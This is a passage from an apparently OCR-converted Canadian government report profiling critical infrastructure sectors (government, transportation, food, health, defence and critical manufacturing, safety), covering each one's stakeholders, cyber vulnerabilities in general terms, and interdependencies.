The GoC is a large body, with over 200 departments and agencies, commissions, councils and crown corporations. Not only does the federal government deliver essential programs and services, it is responsible for protecting a wide variety of domestically located, owned or leased buildings and other critical assets such as high-tech monitoring devices and laboratory equipment and national symbols including monuments, cultural institutions and national sites.

Computer networks and cyber systems play a vital role in maintaining effective government operations as do land lines and wireless communications. Many programs and services are delivered electronically. ICT systems are used for communication and sharing and storing a variety of sensitive information.

Stakeholders

The stakeholders in the Government sector include the 200 organizations that are part of the Government of Canada, public servants and their unions and associations and all Canadians, including businesses that depend upon the services and programs of the GOC. However, it should be noted that much of the infrastructure in the critical infrastructure sectors of safety, health, water, energy and utilities and some transportation fall under Provincial, Territorial or Municipal jurisdiction.

The Government Sector Network is based upon the Departmental Security Officers Readiness Committee (DSORC), co-chaired by Privy Council Office and DND. This committee leads the development, implementation, evaluation and improvement of a fully integrated Federal Security Response System for the GoC. Committee members are the Departmental Security Officers from each of the 11 federal lead security agencies and the 12 functional areas. Members include Citizenship and Immigration Canada, Transport Canada, Agriculture and Agri-Food Canada, Justice Canada, Canada Border Services Agency, Public Safety Canada, Aboriginal Affairs and Northern Development Canada, Health Canada, Finance Canada, Human Resources and Skills Development Canada, House of Commons, Senate, Treasury Board Secretariat, Communications Security Establishment Canada, Public Works and Government Services Canada, Canadian Security and Intelligence Service, Royal Canadian Mounted Police, Canada School of Public Service, Library and Archives Canada, Department of Foreign Affairs and International Trade, Natural Sciences and Engineering Research Council, Social Sciences and Humanities Research Council, Canadian Food Inspection Agency, Defence Research and Development Canada, Centre for Security Science, and Royal Military College.

Cyber Vulnerability

Securing government systems falls under Pillar 1 of CSSS and is largely the responsibility of Shared Services Canada working with Treasury Board Secretariat and Communications Security Establishment Canada. The government sector is vulnerable to cyber attacks, due to its high dependence on information and communication technologies, which could render key government networks inaccessible, adversely affecting critical service delivery. A cyber attack could also be used to target

sensitive government information, which could make the sector a potential target for foreign states and some terrorist groups. The greatest threat to the government sector is a deliberate attack designed to steal sensitive information/intelligence, disrupt the supply of public goods and services, or undermine confidence in government. The GoC and many of its assets are of symbolic importance and function make the government sector a potentially high-value target for terrorist activities, including cyber incidents. A recent case[39] in point is Canada Revenue Agency's decision to shut down public access to its electronic services website in April 2014 over security concerns to protect the security of taxpayer information due to serious security flaw detected in the software commonly used by thousands of Websites to encrypt and secure sensitive data being transmitted across the Internet, including user names, passwords and banking information.


Dependencies/Interdependencies

Cyber related disruptions to the Government sector could result in the loss or disruption of critical services to Canadians and to business in all sectors. Loss of critical information could harm national security. Disruptions could lead to the false perception, nationally and internationally, that the GoC is not serious about cyber security, which could harm Canada's reputation with its allies and reduce consumer and investor confidence.

[39] Cyber Security Media Summary, Public Safety April 9, 2014

5. Transportation Sector[40]

FIGURE 5 – TRANSPORTATION SECTOR STAKEHOLDER MAP



Importance to Canada

Canada's transportation system facilitates the movement of people and goods across the county and overseas. It plays a vital role in all social and economic activities including opening markets to natural resources, agriculture products and manufactured goods; supporting service industries; and linking cities, communities and people. The transportation sector supports the effective functioning of the other critical infrastructure sectors by enabling the movement of goods and people (e.g. consumers, producers, professional service providers) both within Canada and to/from international markets.

[40] Prepared from documents provided by CID: Transportation (Aviation, Marine, Surface and Intermodal) Sector Network Guidance and Monitoring; Transportation Sector Overview (Risk Profile); Transportation in Canada: An Overview, 2010, prepared by Transport Canada, Critical Infrastructure Transportation Risk Profile

Transportation is divided into three highly integrated, intermodal subsectors: aviation, marine, surface and intermodal (SIM). They form important links in the global supply chain and are engines for economic growth. An important feature of the transportation sector is its intermodal nature - people and goods often move from one mode to another before reaching a final destination.

In terms of economic impact, Transportation in Canada 1212[41] reports the value of Canada's international air cargo trade was $108 billion in 2012; marine transportation services handled $205.3 billion in international trade in 2011; the St. Lawrence Seaway handled 38.9 Mt of cargo in 2012, representing a 4 per cent increase in volume compared to 2011. In 2011, Canadian for-hire carriers moved 224 billion tonne-kilometres of freight, up 1 per cent from 2010. Roughly 136 billion tonne-kilometres (61 percent) were carried in the domestic sector and 88 billion tonne-kilometres (39 percent) in the international sector.

The Transportation sector also a significant employer. For example, the Canadian port system employs (directly and indirectly) more than 250,000 people in Canada.

Description

Aviation: The National Airports System (NAS) comprises 26 airports that link the country from coast to coast-to-coast (and internationally). In 2007, NAS airports handled over 93% of the total air passenger traffic. The federal government is also responsible for the operation and/or funding of 13 remote airports across the country. The Canadian Civil Air Navigation System, owned and operated by NAVCAN, a federally regulated non-profit corporation, exercises control over air traffic in domestic air, as well as assigned areas off the three coasts. Aviation is federally regulated.

Marine: The Great Lakes/St.-Lawrence Seaway System, the Canadian Port System and the marine navigational infrastructure, provided through Vessel Traffic Services (VTS), comprise the marine transportation sub-sector. The Great Lakes St. Lawrence Seaway System extends 3,700 km and is an international waterway, managed in Canada by the St. Lawrence Seaway Management Corporation (SLSMC), a non-profit company. The 17 independently managed Canada Port Authorities (CPA) are important links in global supply chains and are engines for economic growth. Marine shipping is largely a federal matter however local business that provide services such as customs clearance, health clearance, food, fuel, etc. fall under provincial and territorial laws.

Surface and Intermodal: This sub-sector is made up of the Rail System; the Canadian Road Network and the National Highway System (NHS). The rail system includes approximately 48,784 km of track, 21 terminals to support the intermodal transfer of goods and people and 23 rail border crossings with the United States. There are more than 1.4 million km of roads including freeways and primary highways, secondary highways and other arterial roads, local streets, rural connector roads, and private roads. The NHS, encompassing over 38,000 km of roadway, carries over 37% of the annual road travel and transports 94.5% of all Canada-US truck-based trade (by value). Bridges and tunnels are a key element

[41] http://www.tc.gc.ca/media/documents/policy/Transportation_in_Canada_2012_eng_ACCESS.pdf pages 6, 10, 14

of the road and rail system. There are 24 international vehicular bridges and tunnels and nine international railway bridges and tunnels.

Regulatory jurisdictions are mixed. Class 1 rail companies (CN, CP, VIA) are federally regulated by Transport Canada. Smaller Class II and III railway companies are provincially regulated. Responsibility for roads rests primarily with the provinces and territories. Most municipal transit systems fall under provincial jurisdiction. Municipal governments also have significant responsibility for roads - under various types of arrangements that are specific to each province/territory.

Stakeholders

Aviation stakeholders[42] include the major scheduled and chartered airlines such as Air Canada, Jazz, Air Transat, Sunwing, WestJet; regional and foreign operators; commercial and business operators; NAVCAN, unions and airports and aerodromes across the country.

The aviation sub-sector network meets through the through International Civil Aviation Organization (ICAO) Aviation Security Panel and the Advisory Group on Aviation Security (AGAS). The AGAS is a mechanism to promote consultation between aviation security stakeholders and to facilitate strategic-level dialogue between Transport Canada and stakeholders on policy, regulatory and program issues. Members include representatives from airlines, airports, unions, associations, other government departments and Canadian Air Transport Security Authority. Transport Canada is the lead department for this critical infrastructure sector.

Marine stakeholders include Canadian ports, in particular the 17 Canada Port Authorities, and the business that supply and use these facilities, vessel owners and operators including cargo and cruise ships. The St Lawrence Seaway Commission, the owners and operators of vessels and their suppliers that ply this waterway and the USA are also stakeholders.

The Marine sub-sector network works through the International Marine Organization (IMO), the Canada Marine Advisory Council (CMAC) and the Canada-US Bi-National Marine Security Working Group. The CMAC is a consultative body representative of those with a recognized interest in shipping, navigation and marine pollution, jointly coordinated by Transport Canada, the Canadian Coast Guard and the Department of Fisheries and Oceans. The Bi-National Marine Security Working Group brings together senior officials from Transport Canada and the United States Coast Guard to address policy, operational and regulatory issues of mutual concern.

Surface and intermodal stakeholders include the rail companies that move freight and passengers (Class 1 railways such as CP, CN, Via and 53 Class 2 and 3 railways[43]), bridge and tunnel associations and commissions (including 9 internal rail & tunnel operators and 24 international vehicular bridges and tunnels); municipal transit authorities; private trucking and logistic companies; bus companies; unions and various associations such as the Railway Association, provincial trucking associations, and the

[42] http://www.tc.gc.ca/eng/civilaviation/opssys/airlines-aviationoperations-menu.htm — Field Code Changed

[43] http://www.tc.gc.ca/media/documents/policy/Transportation_in_Canada_2012_eng_ACCESS.pdf page 14, — Field Code Changed

Transportation Association of Canada. The Railway Association of Canada represents 50 goods, tourist, commuter and intercity rail businesses in Canada, which have more than 34,000 employees, and more than 60 associate member suppliers and partners. The Transportation Association of Canada has more than 500 corporate members with a common interest in road infrastructure and/or urban transportation. The Canadian Trucking Alliance is the federation of the seven provincial trucking associations and has over 4,500 member companies nationally. CN is a member of NCSD's CEO Advisory Committee.

TC meets regularly with the surface and intermodal (SIMS) sub-sector whose members include representatives of most of the stakeholders listed in the previous paragraph.[44] There is also an MOU Management Committee, between Transport Canada and the Railway Association of Canada to enhance the security of the rail sector. The members of the MOU Management Committee include Railway Association of Canada, Genesee & Wyoming Canada Inc., CN Rail, Via Rail, Agence métropolitaine de transport, Canadian Pacific Rail and GO Transit.

Cyber Vulnerability

Cyber systems play a vital role in maintaining the effective operations of the transportation sector. If these systems are disrupted or rendered inoperative, the sector will be unable to deliver transportation services essential to the economy, health and well-being of Canadians. For example, the loss of the air navigation infrastructure supports of communications and navigation, which are highly dependent on ICT, would shut down air traffic control and consequently air travel.


Dependencies/Interdependencies

Virtually every critical infrastructure sector is dependent, to some degree, on the transportation sector as it facilitates the movement of goods and services nationally and internationally. There are international interdependencies, especially with the USA, and interdependencies among the modes. The transportation sector is directly dependent on other sectors such as energy and utilities to provide fuel, ITC to transmit information with the transportation network. It is also one of the most internationally integrated sectors.

[44] bridge and tunnel authorities (e.g. Blue Water Bridge Canada, Federal Bridge Corporation Limited, Thousand Island Bridge Authority, Niagara Falls Bridge Commission, Windsor-Detroit Tunnel Corporation); municipal transit authorities (e.g. Calgary Transit, OC Transpo, GO Transit, BC Rapid Transit Company, Agence métropolitaine de transport, and Société de Transport de Montréa); Railway companies (e.g. Class 1 - CN Rail, Canadian Pacific Rail, VIA Rail, Class 2 & 3 - Great Canadian Railtour Company Ltd., St. Lawrence and Atlantic Railroad Inc.); Challenger, a private sector full service trucking company, and the Railway Association of Canada.

6. Food Sector[45]

FIGURE 6 – FOOD SECTOR STAKEHOLDER MAP



Importance to Canada

The goods produced or supplied by this sector represent the full suite of food and beverages available to Canadian consumers. The Canadian agriculture and agri-food system makes significant direct and indirect contributions to the Canadian Gross Domestic Product (GDP), with food processing being more important in Eastern Canada and primary agriculture being more important on the Prairies. Canadian agriculture drives more than two million jobs nation-wide and over 8% of Gross Domestic Product. In 2012, farmers earned more money from the global marketplace than ever before, with exports reaching over $47 billion in agriculture, food and seafood – a 7.6% increase over 2011.[46]

Description

The Canadian agriculture and agri-food system is a complex and integrated supply chain that encompasses several industries including farm input and service supplier industries, primary agriculture, food, beverage and tobacco (FBT) processing, wholesale and retail food industries and foodservice (or food distribution). It is a modern, technologically advanced, export-oriented sector.

[45] Prepared from documents provided by CID: Food Sector Network Guidance and Monitoring; Food Sector Overview (Risk Profile)

[46] http://www.agr.gc.ca/eng/2012-13-departmental-performance-report/?id=1380233567058#mm

According to the latest Census of Agriculture, there were a reported 205,730 farms in Canada.[47] The food processing industry uses almost half (45%) of the value of agricultural products available in Canada selling its output primarily food retailers (40%), foodservice providers (19%), exporters (19%) or others for further processing (15%). Food retail and foodservice are major components of the Canadian agriculture and food system.

Stakeholders

The stakeholders at the heart of the agriculture and agri-food system are the primary producers who raise animals or grow plants for food, feed or industrial use are. Other stakeholders include the input and service suppliers, including multinationals, commodity brokers and small local businesses, that supply and support primary agriculture and act as buyers of products from downstream industries. The domestic food, beverage and tobacco (FBT) processing industry is the link between farmers, retailers, foodservice and consumers (domestically and internationally). FBT is a collection of industries ranging from primary processors, such as flour mills and abattoirs, to further processors, such as bakeries and meat processing plants. There are numerous provincial and national associations in the sector that are organized by product (e.g. dairy, fruit and vegetables, bovine, sheep, swine, fish and seafood) and by function[48] (distributors, manufacturers, processors, grocers, restaurants, foodservice, exporting and marketing, food safety and research) that are also stakeholders.

Agriculture and Agri-foods Canada is the lead federal government department for this sector network. Membership appears to lean heavily toward associations of producers (e.g. Egg Farmers of Canada, Canadian Produce Marketing Association, Turkey Farmers of Canada, Canadian Hatching Egg Producers, Chicken Farmers of Canada), retailer associations (e.g. Canadian Restaurant and Foodservices Association, Retail Council of Canada), food safety organizations (e.g. Food & Consumer Products of Canada, Canadian Swine Health Board, Canadian Supply Chain Food Safety Coalition, Canadian Animal Health Coalition), and one large retailer (Maple Leaf Foods).

Cyber Vulnerability

Because of its reliance on information and communications systems/technology, cyber disruptions pose a threat to the food sector. In its risk assessment, this sector notes that since a cyber attack on the food sector offers little financial gain and would likely cause only minimal economic disruption, addressing cyber threats has not been one of the food sector's top priorities.

Dependencies/Interdependencies

While, we all rely on the food sector, all sectors can continue to function, at least in the short term, without the food sector. The food sector does rely on other sectors. Transportation provides the means for delivering inputs to the farm, delivering farm products to processing, distribution and retail facilities

[47] http://www.agr.gc.ca/eng/about-us/publications/economic-publications/alphabetical-listing/an-overview-of-the-canadian-agriculture-and-agri-food-system-2013/?id=1331319696826

[48] http://www.ats-sea.agr.gc.ca/exp/asso-eng.htm#y

and to consumers. The energy and utilities sector provides the fuel and electricity to operate the entire system from farm to retail. ICT systems play a vital role in maintaining effective operations of the food sector, in particular the food distribution, storage, and retail systems.

7. Health Sector[49]

FIGURE 7 – HEALTH SECTOR STAKEHOLDER MAP

Importance to Canada

The importance of healthcare to Canada and Canadians cannot be understated – a disruption in health services would have impacts on all Canadians - their health and their confidence in provincial, territorial and federal governments.

Canada's total healthcare spending is expected to reach $171.9 billion ($5,170 per capita) or 10.7% of gross domestic product in 2008.[50] Hospitals account for the largest segment of this spending at $48.1 billion.

Description

The health sector provides a range of vital services from long-term care to emergency medical support. Hospitals and clinics deliver primary care services to Canadians. Other important services include disease control, health related emergency response, preventative health, and environmental health and safety.

[49] Prepared from documents provided by CID: Health Sector Network Guidance and Monitoring; Health Sector Overview (Risk Profile)

[50] Canadian Institute of Health Information, 2008

The delivery of health services to Canadians is primarily a provincial/territorial responsibility. The Government of Canada is the fifth largest provider of health services to Canadians, serving veterans, military personnel, inmates of federal penitentiaries, the Royal Canadian Mounted Police. Health Canada provides health services to First Nations populations living on reserves, to communities in the territories, and to the Inuit through community-based nursing stations, health centres, and other facilities in isolated and remote areas. The federal government also has an important role in setting and administering national principles and standards for health care and in financing health care as well as in emergency medical and health stockpiles (e.g. vaccines) and blood and blood products.

Stakeholders

The stakeholders of the health sector include health-care facilities such as hospitals, nursing homes, home care, medical clinics; blood supply system, including its collection, storage and supply facilities; laboratories for identification of pathogens, development of anti-virals, and testing for safety of drugs and food additives; disease control and surveillance centres and networks; and emergency stockpile systems. Stakeholders also include the federal, provincial and territorial governments who have responsibility for health care services as well as those who supply the services associated with the health sector, unions and associations such as the Canadian Medical Association and the Canadian Nurses Association.

The lead department for the Health sector is Health Canada. The Health Sector Network is based on the Public Health Infrastructure Steering Committee (PHISC), and chaired by the Public Health Agency of Canada and a provincial representative. The PHISC reports to the Pan-Canadian Public Health Network. The PHISC is comprised of representatives from each of the federal, territorial and provincial governments.

Cyber Vulnerability


The healthy functioning of the Health Sector's monitoring and data exchange systems, as well as other computer-based assets/networks, is key to ensuring the effective operation of the health sector. Cyber incidents pose a significant risk to the health sector. From the loss of personal and identifying information to medical errors resulting from inaccurate or unavailable patient data, a cyber attack on the health sector can have devastating consequences.

Dependencies/Interdependencies

Key dependencies for the health sector include water (for cleaning and waste disposal), energy and utilities (to provide power to light and operate facilities and to run equipment). The Health Sector is dependent upon the ICT Sector for the functioning of its monitoring and data exchange systems and other computer-based assets/networks that are key to ensuring the effective operation of the health system. Other dependencies include transportation and manufacturing (e.g. pharmaceuticals and medical equipment).

8. Manufacturing Sector – Defence Industrial Base[51]

FIGURE 8 – MANUFACTURING SECTOR – DEFENCE INDUSTRIAL BASE STAKEHOLDER MAP



Importance to Canada

Two sub-sectors of the manufacturing sector are of particular importance in Canada from a resiliency perspective: the defence industrial base and the critical manufacturing industry. The capabilities of the Defense Industrial Base (DIB) are critical to both the security and integrity of Canada as well as the CF's ability to effectively and uninterruptedly conduct its missions and combat operations.

The defence industry is important to Canada's economy generating over $10 billion per year in sales, 50% of which are derived from international customers in over 60 countries and accounting for approximately 70,000 technology-based jobs across the country. Industry Canada [52]reports that the

[51] Prepared from documents provided by CID: Sector Network Guidance and Monitoring; Sector Overview (Risk Profile);

[52] https://www.ic.gc.ca/eic/site/ad-ad.nsf/vwapj/StateCanadianAerospaceIndustry2013Report.pdf/$file/StateCanadianAerospaceIndustry2013Report.pdf p 6, 14

complementary aerospace industry, in 2012 contributed more than $27B GDP and 170,000 FTEs to the Canadian economy. Most of the goods from the aerospace industry are exported, with more than 45% of Canadian aerospace product exports destined for non US markets.

Description

The manufacturing infrastructure is a complex system of physical and cyber networks. Private industry facilities manufacture, deliver and maintain the majority of equipment, materials, services and weapons for the Canadian Forces (CF). Canada's DIB consists of business and government organizations involved in research, development, production and service of military equipment and facilities. It is a diverse mix of approximately 700 small, medium and large enterprises dispersed across the country and is part of a highly globalized international market of defence manufacturing and services. Industry Canada[53] also reports approximately 700 firms involved in the aerospace industry, producing goods for both military and civilian use. Approximately 85% are small, 11% medium and 4% large firms.

Stakeholders

The key stakeholders are the small, medium and large firms that make up the DIB, including the aerospace firms as well as the industry associations.

The Sector Network is formed by the Canadian Association of Defence and Security Industries (CADSI) Board of Directors, elected annually by members. The lead department for the sub-sector is DND. The Board is comprised of senior leaders from a broad spectrum of defence and security interests. The members of the 2013 Board of Directors[54] come from the following organizations: Tulmar Safety Systems Inc., Bombardier, Seaspan Shipyards, Weatherhaven, EADS Canada, Meggitt Training Systems Canada, CAE Inc., General Dynamics Canada, MDA, SNC-Lavalin Group Inc., Brian O'Higgins and Associates, The SecDev Group, Risk Management Partners, Thales Canada and Provincial Aerospace Limited. The Aerospace Industries Association of Canada (AIAC)[55] is also a member of this Sector network.[56]

Cyber Vulnerability

The DIB identifies its most serious threat as cyber threat which comes in many forms (e.g. insider threat, phishing). Information security presents one of the biggest concerns. This sub-sector relies on commercial-off-the-shelf (COTS) information system products that are subject to a host of vulnerabilities that can be exploited by individuals and groups both within and outside Canada. Theft of commercial information could have a negative impact not only on the economy but also on the CF and its allies.

---

[53] Ibid p 8
[54] List of Board Members at https://www.defenceandsecurity.ca/index.php?action=cms.board
[55] From Sector Overview
[56] List of Board Members at http://www.aiac.ca/about/board-of-directors/

Dependencies/Interdependencies

The DIB has primary dependencies on the Transportation, Energy, Water and Information Communication Technology sectors as well as many dependencies within the sector itself. In addition Canada's DIB is highly integrated with that of the USA, each relying on the other for key military components.

9. Manufacturing Sector (Critical industry)[57]

FIGURE 9 – CRITICAL MANUFACTURING INDUSTRY SECTOR STAKEHOLDER MAP

Importance to Canada

Two sub-sectors of the manufacturing sector are of particular importance in Canada from a resiliency perspective: the defence industrial base and the chemical manufacturing industry. The critical manufacturing sector is integral to the prosperity of Canada. It has both an economic and strategic value. Economically the critical manufacturing sector with 200,000 firms provides jobs to Canadians and contributes to GDP. In 2010 the chemical industry[58] generated shipments valued at $42.4B and

[57] Prepared from documents provided by CID: Sector Network Guidance and Monitoring; Sector Overview (Risk Profile);

[58] http://www.ic.gc.ca/eic/site/chemicals-chimiques.nsf/eng/bt01270.html

employed over 77,000 people; the primary metal sub-sector[59] employed more than 62,000 Canadians in 2011 and generated $12.8B GDP in 2012, and electrical equipment manufacturing[60] employed more than 18,500 workers in 2011 and contributed $1.9B to GDP in 2012.

From a strategic perspective this sector makes products that are essential inputs to other sectors. For example, chemicals are the basic building blocks for Canadian industries and producers and are fundamental to the manufacture of virtually all products used in our daily lives.

Description

The manufacturing infrastructure is a complex system of physical and cyber networks.
The Critical Manufacturing Industry is extremely diverse and encompasses several different functional activities, each of which produces a variety of products and materials. There are five key areas: (1) Primary Metals Manufacturing, (2) Machinery Manufacturing, (3) Electrical Equipment Manufacturing, (4) Transportation and Heavy Equipment Manufacturing and (5) Chemical Manufacturing. There are approximately 200,000 small, medium and large enterprises in this sector.

Primary Metals Manufacturing converts raw materials into assemblies, intermediate products, and end products. Machinery Manufacturing includes engine, turbine, and power-transmission equipment manufacturing. Electrical Equipment Manufacturing includes specialized equipment, assemblies, intermediate products, and end products for power generation such as transformers, electric motors and generators, and industrial controls. Transportation Equipment Manufacturing includes auto and truck manufacturing, aerospace product and parts manufacturing, railroad rolling stock manufacturing, and other transportation equipment manufacturing. Heavy Equipment Manufacturing includes earth moving, mining, agricultural, construction, and other heavy material handling equipment. Chemicals, the basic building blocks for Canadian industries and producers, are fundamental to the manufacture of virtually all products used in our daily affairs: cars, paper, textiles, alloys, electronics, building materials, food and medicine.

Most modern manufacturing and manufacturing enterprises are characterized by complex, interdependent supply chains; high degree of reliance on global information and communication systems; globalization and outsourcing linking Canadian manufacturers with foreign suppliers, vendors, and customers; and a heavy reliance of energy sources for heat, power and raw materials.

[59] https://www.ic.gc.ca/app/scr/sbms/sbb/cis/establishments.html?code=331&lang=eng#est1
[60] https://www.ic.gc.ca/app/scr/sbms/sbb/cis/establishments.html?code=3353&lang=eng

Stakeholders

The stakeholders for this sector are the 200,000 small, medium and large firms involved in the supply, assembly, manufacturing, and transport of primary metals, machinery, electrical equipment, transportation and heavy equipment and chemicals.

The Sector Network is made up of 127 key sector associations that were selected by Industry Canada, the lead department, based on their importance to the manufacturing critical infrastructure sector and closely associated service sectors. These associations have agreed to participate on behalf of their respective memberships to provide the GoC with valued input to improve the quality of Emergency Planning documents, policies and processes and to act as a conduit to association membership, if rapid communication with the broader industrial base is required.

Some of the key associations include Canadian Manufacturers and Exporters , Canadian Chamber of Commerce, Aluminum Association of Canada, Canadian Association of Chemical Distributors, Canadian Association of Importers and Exporters, Canadian Automobile Dealers Association, Canadian Concrete Pipe Association, Canadian Construction Association, Canadian Vehicle Manufacturers' Association , Cement Association of Canada, Chemical Industry Association of Canada, Electro-Federation Canada, Ontario Environment Industry Association and Wood Preservation Canada.

Cyber Vulnerability

Manufacturers have become highly reliant on global information and communication systems. Automation, control, information processing, robotics, telecommunications, and the internet have radically improved industrial productivity and have reshaped the operations and asset base of manufacturers. Most manufacturers are part of a global chain of suppliers, vendors, partners, integrators, contractors, and customers that link to other industries and businesses through information technology. The reliability of supply chains, industrial control processes and information and communications systems are vulnerable to cyber attacks. Disruptions could affect the operations and competitiveness of individual companies.

Dependencies/Interdependencies

The critical manufacturing sector has primary dependencies on the transportation, energy, water and ICT sectors as well as many within sector dependencies.

10. Safety Sector[61]

FIGURE 10 – SAFETY SECTOR STAKEHOLDER MAP

Importance to Canada

Safety touches all aspects of our lives and the services provided by first responder communities are crucial to our well-being and our ability to prepare for, cope with and recover from emergencies. As the first line of defence in the prevention and mitigation of risk (e.g. natural, man-made, and terrorist) and in supporting emergency response, this sector is essential to the national security and safety of all Canadians.

Description

The Safety Sector is complex and multifaceted with services ranging from training, to monitoring and coordination, to national associations of first response. The critical services provided by the Safety Sector include police, fire and paramedic services, emergency response monitoring and coordination, search and rescue (ground, air and sea), and CBRNE[62] response and training. To provide its services the Safety Sector relies not only on a highly trained and specialized workforce but also on specialized

[61] Prepared from documents provided by CID: Safety Sector Network Guidance and Monitoring; Safety Sector Overview (Risk Profile); Event Management Protocol for Critical Infrastructure, draft, Public Safety

[62] chemical, biological, radiological, nuclear, explosives

vehicles and equipment (e.g. fire trucks, police cruisers, hazmat equipment, heavy urban search and rescue equipment).

Responsibilities for emergency management and ensuring the safety and security of Canadians are shared by federal, provincial and territorial governments, local authorities and critical infrastructure owners and operators and by individuals.

Stakeholders

Public Safety Canada is the federal sector lead department for Safety. The Safety Sector Network provides a national standing forum to address safety sector issues, interdependencies at the national level, and facilitate information sharing and risk management activities related to critical infrastructure. It is made up of representatives from the Association of Chiefs of Police, the Canadian Association of Fire Chiefs and Emergency Medical Services Chiefs of Canada. Given that first responders are often engaged locally, reaching the top 38 large municipalities in Canada representing 99% of the population is important to this sector.

Cyber Vulnerability


Computer networks and cyber systems play a particularly vital role in maintaining the effective operations of the safety sector. If these systems are disrupted or rendered inoperative for more than a very short period of time, the services provided by the safety sector could be seriously disrupted.

Dependencies/Interdependencies

Most Safety Sector elements are relatively self-sufficient and are prepared to operate independently for some period of time during emergencies. To provide its services, the Safety Sector is a consumer of the products and services provided by other critical infrastructure sectors specifically transportation, energy and utilities, ITC, water and services within the sector.

11. Water Sector[63]

